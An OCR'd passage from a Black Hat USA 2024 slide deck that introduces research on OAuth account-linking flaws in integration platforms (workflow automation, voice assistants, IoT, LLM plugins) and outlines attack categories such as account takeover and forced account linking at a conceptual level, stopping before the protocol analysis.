black hat USA 2024

One Hack to Rule Them All:

Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services

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Adonis Fung[2], Julien Lecomte[2], Wing Cheong Lau[1]

1 The Chinese University of Hong Kong, 2 Samsung Research America

About us

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
PhD Candidate



Xianbo Wang
PhD Candidate
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
Wing Cheong Lau
Professor

MobiTeC
Mobile Technologies Centre

香港中文大學
The Chinese University of Hong Kong

* Part of the work done while interning at Samsung



Adonis Fung
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Samsung Research America

Samsung Research America

Agenda

1. **Executive Summary**
2. **Protocol Analysis:** Challenges, Flaws, Attacks & Defenses
3. **Impact Analysis**: Testing & securing 20+ integration platforms
4. **Case Study**: One concrete example of attack
5. **Key Takeaways**

Executive Summary

What is an Integration Platform?

Workflow Automation Platforms

Microsoft Power Automate

IFTTT

Virtual Voice Assistants

Google Assistant


alexa

IoT Platforms/ Smart Homes

Google Home


LLM Platforms with Plugins

What is an Integration Platform?




- **Integration Platform** Connects and Aggregates functionalities of diverse apps/services
- **Account Linking** Links the end-user's App accounts to Integration platform account
- **OAuth** is the de facto standard protocol to achieve Account Linking

Open Marketplace Design



Microsoft Power Automate

Anyone can publish an app



When Account Linking goes Wrong

LGTM !

User controls their own apps, services or devices

Unauthorized Access

Account Takeovers

Privacy Leakage

Forced Account Linking

When Account Linking goes Wrong

LGTM !

User's Platform Account 🔗 Same User's App Account

User controls their own apps, services or devices

Unauthorized Access

Attacker's Platform Account 🔗 Victim's App Account

Account Takeovers


Privacy Leakage

Victim's Platform Account 🔗 Attacker's App Account

Forced Account Linking

Attacker as a Malicious App

Victim's Benign App Account



Cross-app Attack

When Account Linking goes Wrong

LGTM !

User's Platform Account 🔗 Same User's App Account

User controls their own apps, services or devices

Unauthorized Access

Attacker's Platform Account 🔗 Victim's App Account

Account Takeovers

Privacy Leakage

Victim's Platform Account 🔗 Attacker's App Account


Forced Account Linking

Attacker as a Platform User

Victim's Benign App Account


Cross-user Attack

Quick Demo



Protocol Analysis

Recall: Traditional OAuth
OAuth 2.0 Authorization Code Grant



However

Traditional OAuth Protocol

≠

